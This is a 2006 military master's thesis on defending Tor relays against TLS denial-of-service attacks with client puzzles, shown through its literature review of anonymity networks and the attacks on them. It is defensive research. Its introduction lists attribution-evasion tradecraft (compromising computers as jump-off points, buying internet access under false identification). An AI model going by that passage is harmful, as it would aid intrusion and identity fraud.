3-2006

Mitigating Distributed Denial of Service Attacks in an Anonymous Routing Environment: Client Puzzles and Tor

Nicholas A. Fraser

Mitigating Distributed Denial of Service Attacks in an Anonymous Routing Environment: Client Puzzles and Tor

THESIS

Nicholas A. Fraser, Captain, USAF

AFIT/GCS/ENG/06-06

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

AFIT/GCS/ENG/06-06

Mitigating Distributed Denial of Service Attacks in an Anonymous Routing Environment: Client Puzzles and Tor

THESIS

Presented to the Faculty

Department of Electrical and Computer Engineering

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

In Partial Fulfillment of the Requirements for the

Degree of Master of Science

Nicholas A. Fraser, B.S.

Captain, USAF

March 2006

AFIT/GCS/ENG/06-06

Mitigating Distributed Denial of Service Attacks in an Anonymous Routing Environment: Client Puzzles and Tor

Nicholas A. Fraser, B.S.
Captain, USAF

Approved:

/signed/	21 Feb 2006
Dr. Richard A. Raines (Chairman)	date
/signed/	21 Feb 2006
Dr. Rusty O. Baldwin (Member)	date
/signed/	21 Feb 2006
Dr. Kenneth M. Hopkinson (Member)	date

Abstract

Network-centric intelligence collection operations use computers and the Internet to identify threats against Department of Defense (DoD) operations and personnel, to assess the strengths and weaknesses of enemy capabilities and to attribute network events to sponsoring organizations. The security of these operations are paramount and attention must be paid to countering enemy attribution efforts. One way for U.S. information operators to avoid being linked to the DoD is to use anonymous communication systems. One such anonymous communication system, Tor, provides a distributed overlay network that anonymizes interactive TCP services such as web browsing, secure shell, and chat. Tor uses the Transport Layer Security (TLS) protocol and is thus vulnerable to a distributed denial-of-service (DDoS) attack that can significantly delay data traversing the Tor network.

This research is the first to explore DDoS mitigation in the anonymous routing environment. Defending against DDoS attacks in this environment is challenging as mitigation strategies must account for the distributed characteristics of anonymous communication systems and for anonymity vulnerabilities. In this research, the TLS DDoS attack is mitigated by forcing all clients (malicious or legitimate) to solve a puzzle before a connection is completed. A novel puzzle protocol, the Memoryless Puzzle Protocol (MPP), is conceived, implemented, and analyzed for anonymity and DDoS vulnerabilities. Consequently, four new secondary DDoS and anonymity attacks are identified and defenses proposed. Furthermore, analysis of the MPP identified and resolved two important shortcomings of the generalized client puzzle technique.

The MPP is a suitable solution for increasing the robustness and reliability of Tor–a critical information operations tool. Attacks that normally induce victim CPU utilization rates of 80-100% are reduced to below 70%. Also, the puzzle implementation allows for user-data latency to be reduced by close to 50% during a

large-scale attack. Finally, experimental results show successful mitigation can occur without sending a puzzle to every requesting client. By adjusting the maximum puzzle strength, CPU utilization can be capped at 70% even when an arbitrary client has only a 30% chance of receiving a puzzle.

Acknowledgements

Thank you to my wife and my baby girl for their patience and encouragement during our AFIT experience. Thank you also to my fellow section members. The friendships formed while at this institution, I hope, will be long lasting.

Thank you to my advisor, Dr. Richard Raines, who's guidance, patience, confidence, and encouragement made completing this research one of my most enjoyable and challenging experiences. I would also like to thank Dr. Rusty Baldwin and Dr. Kenneth Hopkinson for their support and confidence. Finally, I would like to thank Major (Dr.) Robert Neher for his instruction and assistance on statistical issues.

Nicholas A. Fraser

Table of Contents

Page

Page

List of Figures

List of Tables

Mitigating Distributed Denial of Service Attacks in an Anonymous Routing Environment: Client Puzzles and Tor

I. Introduction

> Our adversaries will contest us across all of the domains: Land, Sea, Air, Space, and Cyberspace. As Airmen, it is our calling to dominate Air, Space, and Cyberspace. If we can decisively and consistently control these commons, then we will deter countless conflicts. If our enemies underestimate our resolve; then we will fly, fight, and destroy them.
>
> – Air Force Mission Statement (Dec 05) [70]

1.1 Motivation

The Department of Defense (DoD) and United States Air Force (USAF) face a number of challenges in the fight to dominate cyberspace. In a network-centric environment, the enemy has global reach and is not necessarily under the control of a state-sponsored military component. Terrorists, unaffiliated hacker groups and even bored teenagers threaten America's information superiority. Moreover, defending U.S. military networks takes supreme vigilance. An attack can come at anytime and because the U.S. is so reliant on its information systems, even a mildly successful attack can have severe consequences. Finally, it is almost impossible to attribute a network attack to a specific individual, organization, or country in a timely manner. As a result, decision-makers are left with only a small number of responsive actions. Thankfully, the U.S. military and other intelligence organizations are attempting to overcome these challenges.

Network-centric intelligence collection operations use computers and the Internet to identify threats against DoD operations and personnel, to assess the strengths

and weaknesses of enemy capabilities and to attribute network events to sponsoring organizations. Sophisticated collectors currently use the following techniques to limit the attribution efforts of adversaries:

1. Compromise and configure a large collection of computers around the world as "jump off" points.
2. Use free or inexpensive (and thus popular) shell account services that are either poorly administered and/or permit intrusive activity.
3. Purchase, using false identification, Internet access from a large Internet service provider (ISP).

Another more cost-effective and operationally secure option is to use Tor [25]– an anonymous communication network. Tor provides anonymity to individuals using interactive Internet services like the World Wide Web (WWW), Internet Relay Chat (IRC), or secure shell (SSH). Tor is an overlay network, first introduced in 2002 and originally sponsored by the Naval Research Laboratory. It provides anonymous message delivery with minimal latency by routing messages through special servers called onion routers (ORs). These ORs are administered by volunteers with over 200 currently online in more than 20 countries. Users connect to Tor via an onion proxy (OP) that is installed on individual computer systems.

1.2 Background

Cyber operations, either proactive or initiated in response to a hostile action or an intelligence need, require specialized tools/services like Tor to establish believable cover stories for cyberspace operations. For example, many organizations are collecting intelligence using open source web pages. Some organizations go even further and engage individuals in chat rooms. These operations often identify reliable sources capable of providing network defenders early warning of network attacks and hacker tool development. Such operations can use Tor to ensure sound operations security,

thus hiding from adversaries U.S. targets, Information Operations (IO) techniques, and tools.

Unfortunately, Tor can also aid hackers, terrorist organizations, and foreign information operators. URL-based attacks that take advantage of simple vulnerabilities in web servers, like the Unicode vulnerability in Microsoft's Internet Information Server 4.0 [66], can be launched using Tor. Additionally, Tor can be used by an adversary to control botnets. A botnet is a network of "zombie" computers compromised by a malicious adversary and controlled from an Internet Relay Chat (IRC) channel. Botnets prey on naive users attracted to fast and constant Internet access provided by broadband ISPs. These users are vulnerable to many social engineering attacks, e.g., an email with a malicious attachment obfuscated to hide software that turns a user's machine into a zombie. The combined use of botnets and systems such as Tor can have severe negative impacts on national defense and law enforcement. With Tor, an adversary can send instructions to "zombie" computers without the command and control location being discovered.

Terrorist organizations can also make use of Tor. Tor can serve as a conduit to Internet communication channels known to be used by terrorist organizations like web pages and web-based email. Furthermore, Tor can be used to research targets and weapons construction techniques without fear of being located or identified. Finally, Tor's hidden services, intended to aid in countering government censorship, can be used as a digital drop box where terrorist leaders can secretly conduct command and control.

1.3 Research Focus

Tor is vulnerable to a number of attacks aimed at both denying service and degrading anonymity. DDoS attacks targeting an OR's CPU are possible due to Tor's dependence on the Transport Layer Security (TLS) protocol. Such attacks force an OR to execute so many public key decryptions that it no longer routes messages quickly.

To protect against this attack, the use of client puzzles is investigated as a mitigation technique. Servers that incorporate client puzzles force a requesting client, whether they are legitimate or malicious, to complete a puzzle before it allocates a resource. As a result, the attacker is forced to use additional resources, i.e., more zombies, to degrade service. In the case of Tor, puzzles are used to keep ORs from completing the large number of decryption operations forced upon them during an attack. Of additional concern is the impact this defensive technique has on OR utilization, latency and anonymity.

1.4 Objectives

This research has three goals. First, the various techniques and technical solutions available to mitigate the TLS DDoS attack are assessed for their impact on anonymity, the Tor architecture, and also on volunteerism. It is expected that many of the current solutions will either degrade anonymity, require excessive changes to Tor, or discourage people from administering servers. The next goal, after verifying client puzzles are a feasible solution, is to design, implement and test a puzzle protocol that can be used by a distributed system like Tor. The protocol must account for Tor's threat environment and also address any secondary DDoS or anonymity attacks. The final goal is to determine if distributing puzzles to every client is necessary to mitigate an attack. If an attack can be mitigated without sending puzzles to each client, two shortcomings of the client puzzle technique can be overcome.

1.5 Approach

The anonymous routing environment is thoroughly studied with specific attention being paid to the workings of Tor. Next, the TLS protocol and the many DDoS mitigation techniques are explored. Of particular interest are the various client puzzle protocols. Using this knowledge, a puzzle protocol is designed, analyzed, implemented, and tested by modifying existing source code.

Finally, experiments that vary the likelihood of a client receiving a puzzle are conducted. The metrics of interest for these experiments are utilization and latency. The first metric is of greater concern to volunteer administrators while the second is mainly a concern of users.

1.6 Summary

This research supports efforts that ultimately assist the DoD and the USAF in maintaining information dominance. The use of anonymous communication systems like Tor is valuable to both allies and enemies in intelligence collection and covert communication. Understanding the vulnerabilities in these systems and designing defenses is critical if the USAF is to "decisively and consistently control these commons [70]."

This document is organized as follows: Chapter 2 introduces the anonymous routing environment, describes in more detail the vulnerability present in TLS, and also provides an overview of the various DDoS mitigation techniques. Chapter 3 describes the puzzle protocol developed for Tor and discusses implementation, testing, and challenges. The methodology for determining if an OR under attack must send a puzzle to each client requesting a connection is outlined in Chapter 4. Chapter 5 discusses the results of experiments and the analysis of the data while Chapter 6 summarizes the results of this research.

II. Literature Review

2.1 Introduction

This chapter provides an overview of the anonymous routing environment. Fundamental concepts like the traffic analysis problem, adversarial assumptions, measuring anonymity, and anonymity attacks are discussed before focusing on Tor and other anonymous communication protocols. Specific attention is paid to the various attacks that impact availability, performance, and anonymity of Tor. At the conclusion of this chapter, various mitigation techniques are examined with special attention paid to the effect of each technique on Tor's design goals.

2.2 The Anonymous Routing Environment

2.2.1 Traffic Analysis. Two parties often wish to keep the fact that they are communicating secret. Generically, this is the traffic analysis problem; we wish to design a system that makes it impossible or extremely costly for an adversary to link any two communicating parties [50]. Of critical importance is the strength of the adversary, encryption/decryption effectiveness and efficiency, and the number of participants. Anonymous communication protocols (ACPs) are most often used to assure users their information will not be censored and that neither they nor the individuals accessing their information can be identified. Freedom from censorship implies a government or other entity cannot limit access or force any particular individual to limit access to information. Clearly, a key component (but not the sole component) to prevent online censorship is hiding the identities and locations of those who produce and consume information. The traffic analysis problem applied to network-centric intelligence collection operations means a target is unable to attribute the origin of intrusive and/or enumerating activity to a particular entity, i.e., a government or other organization. Additionally, it is important to note the tactics, techniques, and procedures (TTP) and tools employed by information operators often disclose valuable attribution information. ACPs cannot hide this kind of information; the release of such information is dependent on the operator.

2.2.2 Fundamentals. The designers of ACPs must assume a threat model when formulating the capabilities and limitations of a protocol. This, along with the components used to achieve anonymity, directly impact the types of attacks that can be successfully used by an adversary. Finally, since the purpose behind any ACP is to achieve anonymity for its users, a method to measure the success or failure of a given design must be realized.

2.2.2.1 Threat Models. The design of an ACP must make assumptions about the strength of an adversary. For the purposes of design, an adversary is defined as any entity that attempts to disrupt or compromise the mediums and/or devices ensuring anonymity or deny users access to the anonymous communication network (ACN). An adversary has one purpose–correlate communicating parties. An adversary can have the following strengths:

- Global: A global adversary has a presence throughout the entire ACN, to include the underlying network mediums.
- Local: Local adversaries have a presence within only a segment of the ACN. Within this segment, the adversary can control all components.
- Passive: A passive adversary can only observe messages. They cannot create, alter, delay or delete them.
- Active: An active adversary can alter, create, delay, or delete messages.
- Static: A static adversary can only select components within the ACN for an attack prior to the ACN being started or a target sending a message.
- Adaptive: Adaptive adversaries change their targets as the ACN executes.

The most powerful adversary is global, active, and adaptive. Such an adversary, might be able to monitor any single message as it traverses an ACN. Techniques for doing so are discussed in Section 2.2.2.3. The goal of the ACN, if it assumes this strong an adversary, is to make this impossible or tremendously expensive.

2.2.2.2 Mix Networks. A mix is a computer that accepts messages from multiple senders and before forwarding, transforms, reorders, and delays them [10]. The purpose of the mix is to hide any relationship between incoming and outgoing packets. Mixes are the fundamental building block on which many high-latency and low-latency ACPs have been developed. It is assumed an adversary is capable of introducing packets into the input stream of the mix and is able to capture traffic going in and out of the mix. An adversary can correlate incoming/outgoing packets by examining the contents. Thus, it is critical the size be fixed and the message content be unintelligible to anyone monitoring the channel or owning the mix. Creating packets with a fixed size is accomplished by padding the packets with extra bits until it has reached an a-priori length. To mitigate timing attacks by the adversary, various flushing algorithms have been developed [44, 50].

1. Flush the batch of size N once N packets have been received by the mix. Under this scheme packet delay times vary depending on the utilization of the system. Under worst-case conditions, the system takes an unacceptable amount of time to reach N or never does. This means the $n < N$ packets will never be delivered. Generating dummy messages alleviates this problem but wastes bandwidth.
2. Construct time intervals of size T. Once an interval ends, flush the n packets and, if $n < N$, dummy packets as well. This algorithm fixes the delay imposed by the mix to T.
3. Select r packets from the batch of size N and block them from being flushed. The r packets are then incorporated into the next batch.
4. Let the batch size N change over time but flush a constant number n each time. Dummy messages are used if $n > N$.

Replay attacks against a mix are also extremely successful if precautions are not taken. If an adversary sends the same message twice through the mix he can easily link sender and receiver. Thus, measures are taken to record some characteristic of the packet like a timestamp, sequence number, or hash value.

Mix designs have been studied in great detail [20, 21, 26, 35, 40, 52, 58]. For example, the Stop-and-Go Mix [42] processes packets independently and forwards them according to a predetermined time T_i, where i identifies a mix. Prior to the packet departing the sender, each T_i is selected from an exponential distribution with a time window $(T^{min}, T^{max})_i$. When a packet arrives at mix i, the time window is examined and if the packet arrival time is outside the time window it is discarded. This prevents an attacker from using blending attacks. Additionally, since T_i is selected from an exponential distribution, the adversary is unable to use the packets arrival time to gain any knowledge on a possible departure time.

To further confuse an adversary, messages can also be passed through a sequence of mixes called a cascade [10]. The mixes are connected according to a particular topology and called a Mix network. A typical topology used by mix networks is the clique topology where all mixes are connected to all other mixes. A mix cascade is a fixed sequence of mixes in the mix network used by all or a group of users to relay messages. Figure 2.1 shows a cascade mix. If user A wishes to send a message to user Z, the message is encrypted twice to provide confidentiality and mask message content. Another approach, resulting in a free route, is to select the mixes for a route before sending a message. The client may be provided information regarding the reliability of the mix. This attribute (or reputation) is used by the client to form a route [24].

How routes are determined can play a critical role in the degree of anonymity. If all messages traverse the same mixes, the set of users potentially responsible for the message is maximal (given all users send a message at the same time). However, due to the fixed path, successful denial of service and traffic analysis attacks can be employed. Furthermore, a mix cascade network does not scale as well as a free mix network. That is, as users of the network increase, the resources of a mix cascade are fully utilized more quickly because all messages must traverse the same route. Additional route configurations are described in [9]. Sparse mix networks defined by



Figure 2.1: A Cascade Mix [42]

a topology based on expander graphs have many of the benefits of both the free route and cascade mix topologies [16].

2.2.2.3 Attacks. Attacks used against ACPs vary and are highly dependent on the threat model assumed by the designer. In this section some of the most common attacks are discussed.

Blending attack. Blending attacks, like the n-1 and trickle attacks [57], attempt to isolate a target message in hopes of linking sender to receiver. In a trickle attack, all incoming messages not sent by the target are delayed or dropped. If the attacker uses this technique against every mix on the messages route, he can easy link sender and receiver. The n-1 attack is slightly different. After it delays all but the target's message, it floods a mix with n-1 messages easily distinguishable when flushed by the mix. The Stop-and-Go Mix, because it does not rely on batches, is not vulnerable to this attack [42]. An additional method to counter these attacks is for mixes to send "heartbeat" messages to itself over the ACN [18]. An attack is identified if the messages are interrupted.

Timing Attack. If an adversary can determine the time it takes messages to traverse different routes through an ACN, he can use this information to link a message coming into the ACN with a message going out of an ACN. For example, assume only three routes are possible through an ACN and they take 20 minutes, 45 minutes, and 60 minutes respectively. Additionally, suppose senders A, B, and C are communicating with X, Y, and Z according to an unknown bijection.

If A's message enters the ACN at time zero, B's five minutes after A's, and C's five minutes after B's and the first message to depart the ACN does so 30 minutes after time zero and travels to Z, then it can only be the case that C is communicating with Z (20+5+5=30). Additionally, if a second message leaves the ACN 45 minutes after time zero and travels to Y, it can only be the case that A is communicating with Y.

Pattern Attack. Communication patterns often indicate who is sending messages to whom. As with human oral communication, data communication normally entails one party sending while the other party receives. Given enough time, an adversary can become more confident that two parties are communicating by simply watching when entities communicate. Additionally, users can be made to respond to messages, thus providing additional information that might help an adversary link a sender and receiver.

Content Attack. If a user or application places identifying information within a message and that message is eventually obtained by an adversary, say while it is on its way to the receiver, the adversary can link the sender and receiver. To counter this attack encryption can be used and special care taken to protect the encryption keys.

Counting Attack. Counting attacks take advantage of communications that take place for either a long or short period of time. For example, if Alice sent 50 million messages to the ACN and Bob received 50 million messages then the adversary has a good idea that Alice and Bob are communicating.

Intersection Attack. An intersection attack targets ACNs that do not use dummy messages to produce constant message streams. Given an adversary is able to monitor all the users of an ACN, over time he can collect sets of users who are communicating around the same time as the user being targeted. As the sets are

being collected, their intersection will eventually reveal who is communicating with the targeted user.

Denial of Service Attack. These attacks attempt to deny senders the use of the ACN or degrade performance and/or anonymity by targeting mixes. For example, an attacker targeting a threshold mix (once n messages arrive, n are fired off) could send n messages to a mix and thus deny other users the opportunity to use it. If all but one mix is made inoperable, a user could be forced to use only one mix and be subject to an n-1 attack. Another adversary could be an ISP or service that does not trust anonymous Internet activity. These parties deny connections to/from any node belonging to an ACN.

Tagging Attack. Tagging attacks require a strong adversary capable of modifying messages. If a message is modified, the mutated message will be distinguishable by the adversary who can then link sender and receiver if they do not verify message integrity.

Colluding Attack. If multiple mixes are compromised via legal or malicious means they can attempt to gain information by working together. For example, if a message traverses a route made up solely of compromised mixes, the sender and receiver can be linked.

Sybil Attack. ACP designers are extremely concerned about a malicious user being able to add multiple mixes to the ACN. If allowed, there is a chance that the malicious user can completely control the paths that an honest user might use to communicate [27] and thus, they would be able to initiate a colluding attack.

Compulsion Attack. A compulsion attack takes place when an adversary or legal authority forces a mix to provide its decryption keys or manipulating methods. A mix not vulnerable to such an attack is called forward secure [15].

Reputation Attack. Malicious or annoying activity proxied through an ACN can result in organizations denying access to their services from ACN IP addresses. If the activity draws public attention, other organizations might follow suit even though they have never had any problems with the ACN. As a result the ACN would become unpopular and cease to exist.

2.2.2.4 Measuring Anonymity. The phrase *degree of anonymity* [51] is used to quantify the level of anonymity achieved by an ACP. To determine the degree of anonymity for an ACP, assumptions must be made as to the initial knowledge possessed by the adversary and his strength to gain additional knowledge, i.e., does his access or permissions give him the capability to learn more about users and the messages they send? Attacks can also be employed by the adversary to increase knowledge of the behavior of a user or collection of users. Adversaries are assumed to have powers like those discussed previously and do not use attacks. Suppose the total number of users N is known to the adversary who has compromised C of those N users. The $N-C$ users not compromised by the adversary make-up the *anonymity set*. Perfect anonymity implies an adversary believes each member of the anonymity set is equally likely to have sent a message M. In the worst-case, the adversary has information that makes him 100% sure that a user u in the anonymity set sent message M. It could be equally damaging if the adversary simply knew some user had a higher probability than all others.

The size of the anonymity set is an indicator of the level of anonymity achieved [11]. Clearly, the more users in the anonymity set, the more complicated the analysis becomes for the adversary. The problem with this is that it does not account for any knowledge the adversary has gained that might increase or decrease the probability that a particular user sent the message. For example, a request to a web server hosting a site written completely in Korean might suggest to the adversary that users in Russia had a lower probability of having made the request. Such insight is independent of the number of users in the anonymity set. Adversaries use attacks,

intuition, and statistical analysis to create a probability pool by assigning to each element in the anonymity set of size N a probability p_i that they sent the message M. A measurement technique [22] is formalized as follows:

Let p_i be the probability that the ith honest user, $1 \leq i \leq N$, sent message M. Then

$$\sum_{i=1}^{N} p_i = 1. \tag{2.1}$$

The entropy or uncertainty created by the system, $H(x)$, is

$$H(x) = -\sum_{i=1}^{N} p_i \log_2(p_i). \tag{2.2}$$

To determine the amount of information gained by the adversary, $H(x)$ must be subtracted from the maximum entropy possible. Let H_M be the maximum entropy of the ACP to be measured, which is

$$H_M = \log_2(N). \tag{2.3}$$

The degree of anonymity d is

$$d = 1 - \frac{H_M - H(x)}{H_M} = \frac{H(x)}{H_M}. \tag{2.4}$$

The amount of certainty gained by the adversary has been normalized to force the degree of anonymity to be in the range [0,1].

A similar measurement technique is used in [56]. The only significant difference is that in [22] the entropy calculation is normalized so it can discussed in terms of degree of anonymity. This allows multiple ACPs to be compared even though the size of the anonymity set and probabilities may differ. A flaw in the measuring techniques discussed above is that the possibility that two probability pools, one being biased toward a single user and one uniform, can have the same degree of anonymity [65]. In

such a case, the biased user should not be confident that the ACP provides sufficient anonymity.

2.2.3 Tor and other Anonymous Routing Protocols. All ACNs are overlay networks. That is, they are virtual networks residing on top of another physical network. They increase the capabilities of an established network by providing services not provided by the network's architecture. The design of an overlay network must take into account all the difficulties of making a service available to a global community. It must scale. It must be dependable and available to heterogenous systems. Finally, it must be secure.

2.2.3.1 Tor - The Second-Generation Onion Router. Tor [25] is based on onion routing [34,62,63] where messages are wrapped in layers of encryption before being sent. Improvements include lower latency and a separation from application proxies. Tor assumes a local adversary, i.e., an adversary capable of controlling and monitoring data from a portion of the Tor network. Additionally, the adversary may "own" a portion of Tor's ORs. To improve latency, Tor does not mix, shape, or pad packets.

Tor uses fixed 512 byte cells (or packets) and virtual circuits. Suppose Alice is using Tor via a client-side Onion Proxy (OP) and randomly selects an OR, Bob. Alice and Bob establish a TCP connection and begin a TLS handshake to negotiate encryption algorithms and keys. During the handshake, Alice authenticates Bob and Bob is required to decrypt an asymmetrically encrypted message. Once the TLS handshake is complete and symmetric keys have been established, Alice sends to Bob a *create* cell containing the first half of the Diffie-Hellman key exchange g^x. This information is encrypted using Bob's public key called an onion key. Bob responds with the second half of the symmetric key (g^y) and a securely hashed value of the symmetric key ($K = g^{xy}$). Alice can now be sure Bob is who he says he is and she has done so without providing any information about her identity or location. The above protocol creates a distinct circuit and thus multiple circuits can be established

over the same TLS connection. Additionally, messages between Alice and Bob can only be decrypted during the lifetime of the circuit (usually measured in minutes). Once a circuit is destroyed, messages can never be decrypted again because keys are never reused. This capability is called forward secrecy.

If Alice wishes to extend the circuit to another OR, Charlie, she sends Bob a *relay extend* cell containing the address of Charlie and the first half of the Diffie-Hellman key exchange encrypted with Charlie's onion key. Bob places this information in a *create* cell and sends it to Charlie. Charlie responds to Bob with the second half of the key exchange and a hash of the key. Bob cannot discover the key because he did not observe the first half of the key exchange. Bob forwards the reply from Charlie to Alice. If the message is authentic, Alice and Charlie have a set of secret symmetric keys. Although the above algorithm has been simplified slightly for clarity, relay cells allow Alice to instruct any OR on a circuit to deliver a message to its recipient. This "leaky pipe" capability is constrained, however, by Tor's use of exit policies.

If Alice wishes to send information to a receiver, she sends a *relay begin* cell through Bob to Charlie instructing him to open a TCP stream to the receiver. Alice will receive a *relay connected* cell originally sent by Charlie but proxied through Bob. Finally, Alice sends a *relay data* cell back through Bob to Charlie for delivery to the receiver. In all cases, the payload of the relay cells are recursively encrypted using the secret symmetric keys negotiated earlier with Bob and Charlie. Figure 2.2 gives a graphic representation of this processes.

Directory servers are an important feature of Tor. In earlier onion routing protocols, network information was sent by all ORs to all other ORs. This flooding technique is unreliable and expensive in terms of bandwidth. Rather than flood the network with information, Tor uses directory servers to publish the current state of ORs, identity and onion keys, and exit policy. Users retrieve this information via HTTP during start-up. Bandwidth and congestion control mechanisms encourage administrators to incorporate an OR into their network and to protect Tor from



Figure 2.2: Tor Two-hop Circuit Creation [25]

malicious traffic floods. Finally, Tor allows users to establish hidden services wherein Alice can use a service provided by Bob without knowing the location (or address) of Bob's server.

2.2.3.2 Other Protocols.

Peer-to-Peer Protocols. The Dining Cryptographers Network (DC-Net) [11] was the first Peer-to-peer (P2P) ACP. It allows a single sender to anonymously broadcast a message to a group of receivers using a message encoding/decoding scheme and asymmetric encryption. Although perfect anonymity is achieved with a DC-Net, synchronization and efficiency limitations make it impractical. Herbivore [33] is an efficient and scalable ACS based on DC-Nets. Crowds [51], a P2P ACP specifically designed for Web browsing, adopts the notion of "blending into a crowd." When a member of the crowd, called a *jondo*, initiates a Web transaction, it forwards the request to a randomly selected *jondo* in the crowd. The receiving *jondo* forwards (f) the request to another randomly chosen *jondo* with probability p_f or submits to the Web server with probability $1 - p_f$. Hordes [43] is similar to Crowds but groups *jondos* into multicast groups. Peer-to-Peer Personal Privacy Protocol

($\mathcal{P}^5$) [59] goes a step further and uses message broadcasting to achieve anonymity. $\mathcal{P}^5$ uses a hierarchical tree structure for scalability and efficiency. Tarzan [31] and Morphmix [53] are the only P2P ACPs that use "tunnels" for routing like Tor. Additionally, each wrap messages using less CPU-intensive symmetric keys. An important difference between the two protocols is Tarzan uses dummy traffic, while Morphmix does not.

Relay Protocols. In a Relay ACP clients send messages to the ACP to maintain anonymity. A simple example of a relay ACP is the Anonymizer [1]. Clients, typically web browsers, send an HTTP request to an Anonymizer server where identifying information is stripped from the request before it is sent to the destination web server. This model is easy to implement, increases the number of participants in the anonymity set, and provides customers a low latency service. However, a DoS attack can easily target the servers and if an adversary is able to monitor requests entering and departing the proxy, linking senders and receivers is trivial.

Many strong anonymous communication protocols have been designed for email delivery. *Cypherpunk* remailers [46] or Type I remailers were developed after the anon.penet.fi remailer was found to be legally insecure [38]. *Cypherpunk* uses layered asymmetric encryption to form a chain of remailers. At each remailer the message gets smaller meaning an adversary can use message size to link sender and receiver. Additionally, messages are not mixed; the remailer simply removes information regarding the sender and forwards the message.

The Mixmaster protocol [44] or Type II remailer patches many of the vulnerabilities found in the cypherpunk network. Message padding is implemented in the form of a packet header containing exactly twenty sections. Each section contains information relevant to each mix on the path to the final destination. If the path uses less than 20 mixes, the sections not used are filled with random data. Layered asymmetric encryption is used and message mixing is implemented at each of the remailers. Mix-

master is not vulnerable to packet content or timing attacks. Additionally, Mixmaster mitigates replay attacks by using unique message IDs and timestamps.

Mixmaster does not have a reply capability. Cypherpunk and Babel [36] do by using reusable reply blocks. An anonymous sender can create for a given receiver a sequentially encrypted reply block that contains the route back to the sender. The party wishing to reply appends his message to the reply block and sends it to the first remailer in the reply block. The remailers on the route will encrypt the message using keys known to the original sender of the reply block.

A type III remailer, Mixminion [17], improves on Mixmaster by implementing non-reuseable reply blocks that make original and reply messages indistinguishable. Additionally, the Transport Layer Security (TLS) protocol provides authentication, encryption, and forward secrecy. Finally, dummy messages between remailers mitigate blending attacks.

Other Internet applications also need to communicate anonymously. Many are interactive and thus require a low-latency ACN. Java Anon Proxy (JAP) [8] is a client-side program that interacts with a cascade mix and a cache-proxy to access Internet services and receive responses. Its design is based on ISDN-mixes [49]. Every user of JAP uses the same mix and thus the anonymity set is increased. Dummy traffic hinders traffic analysis efforts. PipeNet [7, 14] requires all users send either a legit or dummy message during each time unit. As a result, anonymity is very strong. The mixes used in the system will not flush messages until every "active" route has provided a message. This means, however, a malicious user can bring down the entire system by simply not sending a message (either dummy or legit). Finally, Onion Routing establishes circuits by sending a message wrapped like an onion in layers of asymmetric encryption. When the onion is received it is decrypted, revealing a pair of symmetric keys to decrypt real messages passing through the system. The use of an onion message increases latency and it doesn't permit forward secrecy.

2.3 Tor Vulnerabilities

2.3.1 Common Attacks. Tor does not generate dummy traffic nor does it do any mixing. Because of this, it is vulnerable to many of the timing attacks discussed earlier. Although these attacks are serious, the assumed threat model eliminates the need to address many of them. Moreover, it is the threat model that allows Tor to be a low-latency service. Besides anonymity attacks, Tor is also vulnerable to reputation attacks. Online services which do not wish to allow anonymous access are likely to block Tor IP addresses. Also, individuals can use Tor for malicious purposes-manifesting the idea that Tor itself is a malicious service.

2.3.2 Low-Cost Traffic Analysis. Tor uses a round robin technique to send cells through an OR. If a stream has a cell to be forwarded, it is sent. If the stream is empty it is skipped. This means the load (or number of waiting cells) directly impacts the latency of streams [45]. If an adversary has compromised a recipient (like a web server) he can send patterned responses that can be identified via a compromised OR acting as a latency probe. Figure 2.3 shows experimental results of a successful attack. The node is identified because the high latency measurements correspond to the gray and black bars representing the start and stop times of the traffic generated by the corrupt recipient. Figure 2.4 reflects a failed attack, since there is no clear indication the attackers stream passes through the target OR.

This experiment shows an adversary can match an OR to a sender or receiver if he can control the flow of messages from the originating source. Thus, the anonymity of Tor users can be compromised. Patterns in outgoing streams must be eliminated to counter this simple inexpensive attack. Dummy traffic is one solution, but due to the polling technique used by Tor, it would have to be used at all times [45]. Another solution, theoretically possible, is to distribute streams to other Tor ORs when they start leaking information of use to an adversary. How this could be done quickly remains an open question.

